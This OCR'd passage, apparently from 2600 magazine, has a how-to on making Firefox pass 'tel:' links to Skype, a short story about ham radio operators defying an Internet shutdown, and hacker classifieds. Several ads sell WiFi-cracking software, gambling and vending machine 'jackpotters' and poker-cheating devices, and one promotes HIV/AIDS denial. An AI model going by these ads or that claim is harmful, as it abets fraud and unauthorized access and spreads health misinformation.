Those who know me know that I've railed against Flash for many years as a bandwidth hog that is, in most cases, mere "eye candy" with very little "information content." As a result, I've gotten together with a friend to form PHonePHriendly.Com to write simple web pages for mobile phone web browsers. We wrote a page with the conference schedule of The Next HOPE in July 2010.

Conference schedules are exactly the kind of information you want immediately, with "just the facts, m'am." When you look at the site at http://H.PH2.Mobi, you'll notice that the numbered menu items can be chosen on most mobile phones by simply hitting the number on your phone's dial-pad which will choose the menu item. Since menu choices 1, 2, and 3 are the schedules for Friday, Saturday, and Sunday respectively, these menu choices can be chosen when you are on any of the pages on the site. Hit 1 for Friday and, from the Friday page, you can hit 2 for Saturday to jump there immediately.

Each date has its own directory, and the directory name is the date of that day. This way, the web address becomes another Clue for the user as to what date we're talking about. Using the day of the week would have the directory names scattered as they sorted alphabetically (alphabetic order would be Friday, Monday, Saturday, Sunday, Thursday, Tuesday, Wednesday). Using the date format MM-DD (example: 01-31), directory names sort logically.

Once you're on the page for the day you want to view, you see times of the seminars. The problem on a mobile phone web browser (if it isn't a graphic oriented "smart phone" with touch-screen), is you have to scroll down a web page using a "five way-navigator." By having a menu at the top of the page, you can quickly maneuver to the time of the conference seminar you're about to attend, then press "Select" (the center button in the navigator), and it will jump you to the time of day you're interested in on that same page. Then choose the seminar you want at that time of day and you will be taken to a web page for that day and time, dropping you at the information on the session you want to attend within that hour by using the NAME tag for the room that session is in. The users get directly to the information they want. There is no reason to do an "app" that only iPhones or Android phones can access. Make a simple web page, and any web browser on any device can read it.

So it's possible to make web pages that would be useful on mobile phones. That's great, but it's a phone! What if you want to visit a web page, and call the phone number that's there?

Anyone who has written web pages is familiar with the "mailto" tag, which looks like <a ➥ href="mailto:cheshire@2600.com? ➥ subject=test message">E-Mail Me ➥ (if you didn't know about the "subject" thing, I'll bet you start using it). The mailto tag is standard HTML (Hyper Text Markup Language), and works with any browser. Even most phones will jump you to a message or email app on the phone to send emails. The trick is to get computers to use a tag that's common to modern mobile phones, but not to most computer desktop browsers - the tel tag.

The tel tag looks a lot like a mailto tag, <a ➥ href="tel:+1 311 555-2368">Call Me ➥. The thing is, most desktop browsers haven't got a clue as to how to use the tel tag. Here's how I got Firefox to accept it.

First, I installed Skype on my computer. This VoIP (Voice over Internet Protocol) application is the "gold standard" for computer to computer voice communications, and (if you're willing to pay for it) place calls to POTS (Plain Old Telephone Service) phones on the PSTN (Public Switched Telephone Network). Skype conforms to all international standards called "recommendations." (The International Telecommunications Union can't force sovereign nations to conform to standards, but can make "recommendations.") Skype does that because it's based in Europe, where you're crossing someone else's international border every 50 miles or so (at least, that's how it seems).


When you install Skype, it inserts code into the file "mimeTypes.rdf" in the directory C:\Program Files\FirefoxPortable\Data\profile. I use Firefox Portable on my desktop because it doesn't interact with the Microsoft registry. Normally it runs off a thumb drive so you can carry your bookmarks with you to use on any computer you need to borrow when you need to access websites.

What I did was search for the word "skype" (without quote marks, of course) within "mimeTypes.rdf" using Notepad, a program that is a

simple ASCII (American Standard Code for Information Interchange) editor. Each time I found the word, I copied the line or lines needed, pasted a copy of the line(s) below the existing one(s), and replaced the word "skype" in the copied line with the word "tel" (there's more than one of these line groups to deal with). You don't have to put in the colon character (":") that's needed if you use the tag in a web page. If you look for the word "mailto" in the same file, you'll see that no colon character is used for that keyword in this file. Some of the things to copy have multiple lines. One such starts with `<RDF:Description ...`, has a few lines of code, and ends in `</RDF:Description>`. You need to copy these whole sections, changing only "skype" to "tel". Just see what's in the file for "skype" and make similar text with "tel".

Once edited, I saved the file, closed Firefox, and brought Firefox up again so it read the new version of the file as it reloaded. Then I went to my mobile web page (`http://M.CheshireCatalyst.Com`) and chose Menu Choice 6 for the U.S. Naval Observatory Master Clock where Durward Kirby, the announcer from *The Gary Moore Show* in the 1960s, is immortalized as the Navy's talking clock at 202-762-1401. I don't pay for Skype's POTS connection services, but clicking the hyperlink on the page brings up Skype, so I know the tel tag there works.

Before you put Skype on your computer, you couldn't handle telephone calls on your computer. With Skype, you still couldn't handle the tel tags that simple mobile phone browsers could handle. Hopefully, Skype will figure it out in a future upgrade, but after this simple file edit, your computer can handle things your computer should handle when it comes to voice calls and the Internet.



Kill Switch

by Leviathan

"Ready Mr. President? We are twenty seconds to air. Good. TelePrompTer? Camera one, ready. Audio, ready. Announce."

A deep male voice spoke quickly. "President Martera, address to the nation, March 4, 2019, 8 p.m. Eastern Standard Time."

The woman's voice returned. "Ready in five... four... three..." Her voice tailed away.

"My fellow Americans. Our nation continues to suffer needlessly at the hands of those who would threaten our traditional American Judeo-Christian values. The terrorists who call themselves 'protesters' are seeking nothing less than the overthrow of the U.S. government and my removal from office.

"Their illegal effort is being aided by those who would repeat the scandalous lies being spread about my administration, through Internet-based social media sites. We have received evidence that these terrorists are receiving their financing through Al-Qaeda. We will not let these godless, treasonous enemies win the heart and mind of even one American who might be deceived by their lies.

"This evening I have taken the steps within my authority to restrict Internet access. Only authorized sources of news and information will be permitted, so that you can be sure the information you receive is accurate. As you know, we have already removed subversive elements from broadcast radio and television, so that you may continue to obtain reliable and trustworthy reporting.

"In addition, I have directed that wireless phone networks be restricted to only those users that have received and activated special pass codes from the Department of Homeland Security, ensuring that only responsible users have access to these services.

"These actions are necessary to stop the enemies of our nation from bringing about the complete destruction of the American way of life. Once order is restored and the domestic terrorists are placed behind bars, we will permit the resumption of full Internet, wireless, and broadcast capability. Remember, it is the responsibility of every American to report any person who spreads such false information to DHS or local police.

"Thank you for your attention. God bless you, and God bless the United States of America."

***

"Can you believe this? That common criminal Martera pulled the switch on the Internet."

Sigmund Laclair leaned his six-foot-four frame

over the glass counter containing an assortment of telecommunications gear: brand new handheld transceivers, digital controllers, and accessories on display in their open boxes. "How does someone pull the rug out from under every grandmother with an AOL email address? For that matter, how the hell is this store gonna survive?"

Ken Stichler's brow furrowed as he stood holding a can of Coke against his belly near the store's front door. "Gee Ziggy, you're not going to have to close the store, are you?"

"If that jerk keeps the Internet down for any length of time, I'm gonna be hurting. Seventy percent of my sales are over the Internet, not from cheapskates like you walking into the store every day and buying nothing."

Ken's face broke into a broad smile. "Yeah, but who would you talk to all day?"

Just then, a radio transceiver on a shelf behind the counter squawked, "KD8YFT listening on niner-four."

Ziggy rubbed his chin with his left hand. "Christ, I don't know." His powerful broadcast voice dropped in tone and volume. "Kenny this is bad, this is serious stuff. We have no idea what's going on except what you can hear from overseas on shortwave. I don't trust the Chinese with the news, but they've got more information about this than American stations! Problem is, the Canadians shut down the relay station, so you can hardly hear them. How are we supposed to find out what's really happening?"

Ken took a sip of his Coke and shrugged. "Just keep listening to China when the signal's good, I guess. That's something."

"Yeah but they don't even acknowledge Tiananmen Square, to this day." He half-pointed, half-waved in the direction of the broad store window. "Who's gonna tell everyone else what's really happening out there, without the lies? 'Financed by Al-Qaeda,' my ass. And the two stations left on AM are just a mouthpiece for the government."

"Yeah I know. Any other stations beside China on shortwave?"

"A few. Russia, India, Cuba. But their news reporting leaves much to be desired. All the major countries with decent news organizations have long since shut their shortwave stations. Satellites are down too, after Martera got to all those telecom companies." He walked out from behind the counter to the front window and looked up at bulging gray Michigan clouds laden with rain. "Kenny, we gotta do something."

Ken nodded, drained the rest of the Coke, then crushed the empty can in his hands. "Makes you wonder what's next, huh Ziggy. Are they gonna pull our ham radio licenses, you think?"

His head snapped around quickly to face his friend. "Over my dead fucking body."

***

The sound coming out of the small speaker was faint but clearly understandable. "This is the BBC World Service, the news read by Colin Rodgers."

The regular gathering of shortwave and scanner enthusiasts from the Albany area - they called themselves the Empire Monitor Club - smiled at each other in recognition of this historic event. They huddled closer around the receiver in the meeting room of Denny's restaurant. It had been years since the BBC had broadcast on shortwave.

Rodgers went on to explain how the British media giant had returned to the international airwaves since "our primary distribution method - the Internet - is presently inoperative in the colonies," as he put it.

"The colonies! Did you hear that?" John Ketchmar, the club's distinguished, elderly president, looked around at the half dozen members at the table. "Britain's taking great pleasure in our misfortune, I think! Calling us the colonies after almost 250 years."

The shockingly attractive red-haired woman, Rita Laclair, smiled as she put her index finger up to her lips while increasing the volume on the portable receiver.

"Investigation by the BBC's Washington Bureau has uncovered more circumstantial evidence that President Martera's administration ordered the brutal murder of two American journalists in May of last year, evidently for reporting on the military kickback scandal which implicated Martera's Chief of Staff Joel McLaren and his deputy Lawrence Young. Further, there is evidence of a detailed, complex chain of command between the assassins and the President himself."

Their rapt attention was interrupted by the dark-haired waitress who had entered their meeting room. Her rotund, middle-aged face blanched white.

"There's a police officer in front asking all kinds of questions about someone here with a radio." Her hands were shaking. "You all should better leave, now. Don't worry about the tab."

A smiling Ketchmar, with his shock of white bushy hair, reached into his blazer pocket and pressed five folded twenty-dollar bills into the waitress's hand, then waved to the others to gather their things. As she pointed them to the rear access door, they slipped outside one at a time, quietly walking to their cars and driving off into the upstate New York chill.

Rita was the last one to walk out. She trembled as she secured the portable radio in the crook of her arm, under her coat.

***

Inside the Stichler family's summer cottage, there was a faint musty smell. Ken started the furnace and turned on the main water valve. Rain had given way to bright sunshine that streamed through old lace curtains in the living room and made bright patterns on the brownish-red linoleum floor.

"I've got a couple of nice folding tables we can put all the gear on."

"You've got a great place here, Kenny. Perfect for what we gotta do. Let's get the data nodes up first."

Ziggy connected the data controllers to his laptop and preconfigured each one. Then he attached the transceivers, antennas, and power supplies.

The equipment came alive in a flurry of green and amber flashes. Within 15 minutes he had both controllers linked over 25 watt VHF radio waves with other nodes in Detroit and Kalamazoo, and saw data packets being relayed beyond those points on his laptop screen.

He cracked open a can of beer with a flourish and an Austin Powers-inspired laugh. "Yeah baby... we are *up*."

Ken, meanwhile, hunched behind the voice transceivers, making the connections with cables, microphones, and power strips. Before long, that equipment also sprang to life, filling the room with distant voices and call letters.

"I guess this is what we got our licenses for, huh Ziggy?" Ken attached the last of the antennas. "I mean this is a disaster just like a flood or a hurricane."

"Absolutely. This is what being a ham is all about, man."

"Scares the shit out of me though, with all that's going on. So what time are the others getting here?"

"I told them to show up before the beer's gone. Between five and six. Or before President Martera decides to do something about us 'subversive elements,' whichever comes first."

***

Rita was greeted by the morning sun shining directly into her eyes as she answered the knock on her front door. She squinted to make out her neighbor Henry, a slight man with oversized plastic-frame glasses and a flannel shirt who lived four houses north of her.

"'Morning Ms. Laclair, sorry to disturb you this early but I took this message for you last night on the traffic net." He smiled and handed her a green and yellow paper with the word "Radiogram" across the top.

Rita seemed taken aback. "Oh, well thanks Henry, I appreciate it. Call me Rita."

"You're welcome, Rita. Just let me know if you want to reply back."

"I will. How are things on the air, I mean in terms of what's going on with the country?"

"Oh things are getting strange, you know?" Henry was pleased that Rita showed an interest in him. "There are fewer hams, but a lot more traffic now that they shut down the Internet and all the wireless phones. Some of us amateurs are keeping the nets going 24 hours, also the data networks are very busy. I just hope they don't take away our licenses."

"I know. We had the police asking all kinds of questions about our monitoring club. Did you know the BBC is back on shortwave and reporting all about the scandal?"

***

```
NR 1012 R KE8RJ ANN ARBOR, MI
➥ 0229 MAR 7
RITA LACLAIR
1580 POPLAR ST
ALBANY, NY 12220
I CLOSED THE STORE AM
WITH OTHERS AT A REMOTE
LOCATION GET IN TOUCH YOU
KNOW HOW LOVE
ZIGGY
KE8RJ MAR 7 KD2SMR MAR 8
```

***

"Status report, Joel."

"Yes. The Internet shutdown and wireless restrictions have been highly effective in stemming the tide of protests and demonstrations. Compared to pre-March 4, the number of such incidents has declined by thirty percent."

"Not enough. It's a start."

"Mr. President, there are a couple of items of concern. British Broadcasting has resumed beaming programs directly to America over shortwave radio. Their news reports are very detrimental to our cause."

"Jam them. We still have the radio jamming transmitters from the Cold War, do we not? Drown them out. This should have been done already."

"Yes, Mr. President." McLaren shifted his weight on the oval office sofa. "One last item, intelligence indicates that amateur radio operators in this country and abroad have assembled a full-time voice traffic relay network and a primitive TCP/IP network, using radio links instead of copper and fiber. As a result they are recording and retransmitting the BBC reports, passing telegram-type messages, and relaying basic electronic mail."

"Okay Joel, now listen to me. I want these people shut down. Revoke all their licenses, and have Congress remove the whole Amateur Radio Service from the Federal code. Just to make sure,

go to each one of those hams' addresses and cut off their electricity."

McLaren sat in shock. "Chuck, it will take weeks to do all that."

"You got me into this mess. You have three days."

***

Henry connected his transmitting gear to a large truck battery, charged by a solar panel mounted on the south side of his house. He lit a kerosene lantern and held it in front of him. Rita followed him down the stairs to his operating position, a wooden desk in a small corner near the silent furnace. She shivered in the cold, damp cellar.

"What frequency was that again, Rita?"

"He'll be on 3885 kilohertz." Ten years were gone, but she still remembered the frequency on which she used to meet her then-husband. In a few moments, she heard his unmistakable, announcer-quality voice as she took the microphone.

"Hey Rita girl, how are things up there?"

"Pretty much the same. So I got your message obviously, what did you want to tell me?"

"We're up at Stichler's place running on gas generators. There's about ten of us working in shifts. We have a bunch of linked data networks up, as well as voice. We're retransmitting all the Brit's news broadcasts despite the jamming, and people are catching on. I think we're making history here. Why don't you drive up and join us?"

"I'm glad you're okay but I'm staying here in Albany."

He tried to convince her but to no avail. "Okay well, be safe and give me a call on here when you can."

"Ziggy?"

"What, Rita girl?"

She paused before pressing the microphone button. "You be safe, too. I'm proud of what you're doing."

***

The Empire Monitor Club naturally decided that meeting at Denny's was too risky. They opted to meet at John Ketchmar's small townhouse in New Scotland. The members all chipped in for refreshments for this meeting.

As usual, first stop on the dial was the BBC, but on this night the reception was terrible, as the government's jamming of the frequency was unusually effective.

"Let me try something."

John connected a large ten-inch cone speaker with an equalizer/amplifier and propped it up to a good listening angle on his dining room table. It was a marked improvement as the group could now make out some, but not all, of what was being broadcast.

"Today in The Hague, an ... charges against U.S. President Martera, Chief of ... five other ... crimes against humanity stemming from last May's ... separately ... peached by the U.S. House of Representatives."

The assembled listeners started high-fiving and hugging each other.

"Accord ... from amateur ... protesters risked their lives ... Congress to abandon their party loyalty ... proceedings."

The celebration, genuine but subdued, continued in Ketchmar's dining room. Rita broke down crying with relief on John's shoulder.

***

The next morning Rita answered the doorbell, and once again Henry was standing there with a green and yellow Radiogram in his hand.

***

"President Corbin, address to the nation, March 15, 2019, 7 p.m. Eastern Standard Time."

"Okay. Ready in five... four... three..."

"My fellow Americans. With the resignation and imprisonment of my predecessor, Charles Martera, and members of his administration, we have come to the end of a tragic and needless chapter in our history.

"The censorship policies of the Martera administration have been lifted, effective immediately. The Internet, wireless phone networks, satellites, and broadcast stations have all been restored and relicensed under their previous terms.


"We take this moment to honor six men from Michigan - five amateur radio operators and one of their assistants - who, to our eternal shame, died at the hands of their own nation while ensuring that the truth could be heard within our borders. We honor their sacrifice and grieve with their families.

"William Goff, Ypsilanti. Michael Hutton, Ann Arbor. Sigmund Laclair, Ann Arbor. Shane Lee, Ann Arbor. Chad Maggio, Farmington Hills. Kenneth Stichler, Livonia. May we never forget their sacrifice and what they accomplished on our behalf.

"To the people of Great Britain, who informed our public through the BBC, we owe a debt of gratitude. Long may Britannia yet rule the international airwaves, and may our American media and news-gathering organizations take a good hard look at themselves and follow your exemplary precedent.

"Today the U.S. House of Representatives passed a constitutional amendment, which now goes to the states for ratification. This amendment explicitly affords the same protection to all electronic media, present and future, as the existing First Amendment does for traditional press and speech. I encourage all 50 states to ratify this amendment quickly.

"As your new president, I ask for your prayers and support. God bless America."



Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

October 7-9
ToorCon 13
San Diego Convention Center
San Diego, California
sandiego.toorcon.org

October 15-16
Hackmeet
Noisebridge
2169 Mission Street
San Francisco, California
hackmeet.org

November 4-6
PhreakNic 15
Days Inn Stadium
211 North First Street
Nashville, Tennessee
www.phreaknic.info

November 5-6
Kiwicon V
Wellington Opera House
Wellington, New Zealand
kiwicon.org

November 19-20
Ruxcon
CQ Function Centre
Melbourne, Australia
www.ruxcon.org.au

December 27-30
Chaos Communication Congress
Berliner Congress Center
Berlin, Germany
events.ccc.de/category/28c3

January 27-29
ShmooCon
Washington Hilton Hotel
Washington DC
www.shmoocon.org

April 12-15
Notacon
Hilton Garden Inn
Cleveland, Ohio
www.notacon.org

July 13-15
HOPE Number Nine
Hotel Pennsylvania
New York, New York
www.hope.net

July 26-29
Defcon 20
Rio Hotel and Casino
Las Vegas, Nevada
www.defcon.org

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

For Sale

THE HACKER CALENDAR. Learn what happened in hacker history for every day of the year and see some amazing hacker photograph`y for every month of the year. Email calendar@2600.com or visit store.2600.com/the-hacker-calendar.html.

GRRIPZ, a new bag carrying device developed at Alpha One Labs, a hacker space in Brooklyn, NY are now available in a variety of colors individually or in retail boxes of 10. See Grripz.com. Post online or send us a photo of your sore hand after carrying bags for a chance to win two luxury Grripz :) Twitter @grripz or email info@grripz.com

COUPON CODE FOR THE PORTABLE PENETRATOR WIFI CRACKING SUITE. Get 20% off with coupon code 2600 at http://shop.secpoint.com/shop/the-portable-penetrator-66c1.html

CLUB MATE now available in the United States. The caffeinated German beverage is a huge hit at any hacker gathering. Available at $45 per 12 pack of half liter bottles. Bulk discounts for hacker spaces are quite significant. Write to contact@club-mate.us or order directly from store.2600.com.

DANGEROUSPROTOTYPES.COM. Hack your world with open source hardware. NEW: Bus Blaster v2 ($35) JTAG debugger - a reprogrammable, upgradable buffer makes it compatible with lots of applications. Get started in programmable logic with $15 CoolRunner-II and XC9572XL CPLD development boards - replace a bunch of 7400 series logic chips with your own custom IC. The Bus Pirate ($30) is a universal bus interface that talks to electronics from a PC serial terminal, save time working with new or unknown chips. Check out all our open source projects at DangerousPrototypes.com.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

GAMBLING MACHINE JACKPOTTERS, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, poker cheating equipment, computer devices, odometer programmers, and much more. www.hackershomepage.com.

AT OWLDOMAIN.COM we take pride in helping our users develop and deploy their newest ideas. Need a VPS? How about a dedicated server? Maybe shared hosting? We have all of those and more! We realize the economy is in the gutter right now, Let us be the rope to help you get back on the top with packages starting as low as $4.95 USD a month. Did we mention unlimited bandwidth and data space with our shared hosting? OwlDomain completely supports *2600!* So much in fact that we have already cut our prices by over 26%!

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v28no3" and get 10% off of your order.

Help Wanted

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

NO COMPROMISE PROVIDER of open architecture-based network privacy & security services is actively searching for exceptional technologists (of all hat colors) with extensive experience in network topology/design, VPN architectures, and general *nix sysadmin - we recently survived a massive federal effort to shut us down via extralegal harassment & imprisonment of our founding CTO on political grounds; company is now bouncing back & expanding our service offerings (telecom included). Must have strong loyalty to principles of free expression, anti-censorship, genuine cultural diversity. Tribal-based management philosophy - strong financial performance, strong community involvement. Details, compensation info, & longtime community credentials available via: wrinko@hushmail.com. Namaste.

Wanted

WANTED: Proxy which will show IP address originating in California and another proxy which shows origination with an AT&T IP address. Prefer free reliable sites. The sites must be able to accept cookies and work with Yahoo, Gmail, Hotmail, etc. Reply to: Z (underline) A (underline) Roth (at) yahoo (dot) com

WE'RE ACTIVELY SEEKING SUBMISSIONS for a new print magazine covering a broad range of tech/non-tech subjects, such as: proven physical security techniques, "Breakdown of a Takedown" (dissections of law enforcement attacks), real-life financial privacy tactics, cross-jurisdictional lifestyle tutorials, implementing genuine privacy in the cloud, configuring private smartphones, etc. Geared to non-specialist audiences, 100% non-profit, & community-powered. Be a part of the first issue - share your wisdom! Info: privatelifestyles@hush.com.

PAYPHONE PICTURES & NUMBERS WANTED from around the world. Please send in pictures of payphones in unusual, famous, or interesting places, along with the payphone's callable telephone number where possible. Please send all to sfoswald+payphone@gmail.com, with as much

information as possible. All contributions will be added to the increasing collection of callable international payphones. Miscellaneous payphone information is also welcome. The site is called PayPhoneBox and can be found via www.payphonebox.com.

Services

A FREE VPN where anything goes- https://pwn0.com. Hubs in the U.S., Ireland, and Singapore. Like ChaosVPN but with less weird German dudes.

NOPAYCLASSIFIEDS.COM - Free advertising - 50 countries! Free business directory ads with link to your website to help you expand your business and improve search engine placement. Free classified ads! Over 35 million classified ads to help you find what you want by searching over 75,000 different social media and online classified ad websites. Thank you for being part of our online audience.

SUSPECTED OR ACCUSED OF INTERNET-RELATED CRIMINAL OFFENSES? Consult with a lawyer experienced in defending human beings facing computer-related accusations in California and federal courts. I am an aggressive Constitutional and criminal defense lawyer with experience representing persons accused of unauthorized access (so-called computer hacking), misappropriation of trade secrets, and other cybercrimes. I am a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and I am willing to contribute pro bono representation for whistleblowers and accused hackers acting in the public interest. Past clients include Kevin Mitnick (million-dollar-bail case in California Superior Court dismissed), Robert Lyttle of The Deceptive Duo (patriotic hacktivist who exposed elementary vulnerabilities in the United States information infrastructure) and others who will remain anonymous. Also, given that the worlds of the hacker and the cannabis connoisseur have often intersected historically, please note I also specialize in defending medical marijuana and cannabis cultivation cases. Please contact me, Omar Figueroa, at (415) 489-0420 or (707) 829-0215, at omar@stanfordalumni.org, or at Law Offices of Omar Figueroa, 7770 Healdsburg Ave., Ste. A, Sebastopol, CA 95472. Complimentary case consultation. Stand up for your rights: "I respectfully invoke all of my Constitutional rights, officer. I do not consent to any search or seizure, I choose to remain silent, and I want to speak to a lawyer." Remember your game theory and the Prisoner's Dilemma: nobody talks, everybody walks.

COMPUTER FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality computer forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism and more. Sensei forensic technologists all hold prestigious forensics certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and of hundreds of articles on computer forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers and even *O* magazine. For more information, call us at 703-359-0700 or e-mail us at sensei@senseient.com.

JEAH.NET UNIX SHELLS & HOSTING. How about Quad 2.66GHZ processors, 9GB of RAM, and 25x the storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Don't forget our free private WHOIS registration service, with domain purchase, at FYNE.COM.

PLEASE HIRE ME! I am a hacker in desperate need to break into the IT and infosec industry. I don't have certs, but loads and loads of experience. Resume and references available upon request. Sysadmin, VoIP admin, DBA, tech writing, ANYTHING please. Infoinject@gmail.com or 866-501-CHEN x007. Thank you in advance.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

Announcements

HACK AIDS! "Rethinking AIDS 2011" will again question the connection between HIV and AIDS. Listen to critical scientists, doctors, and journalists and learn from HIV-positive people who have stayed healthy without AIDS drugs for 10 or 20 years or more. Washington DC, December 1-3, 2011. Learn more and register at http://ra2011.org. Email info@ra2011.org.

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2010 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.


Personal

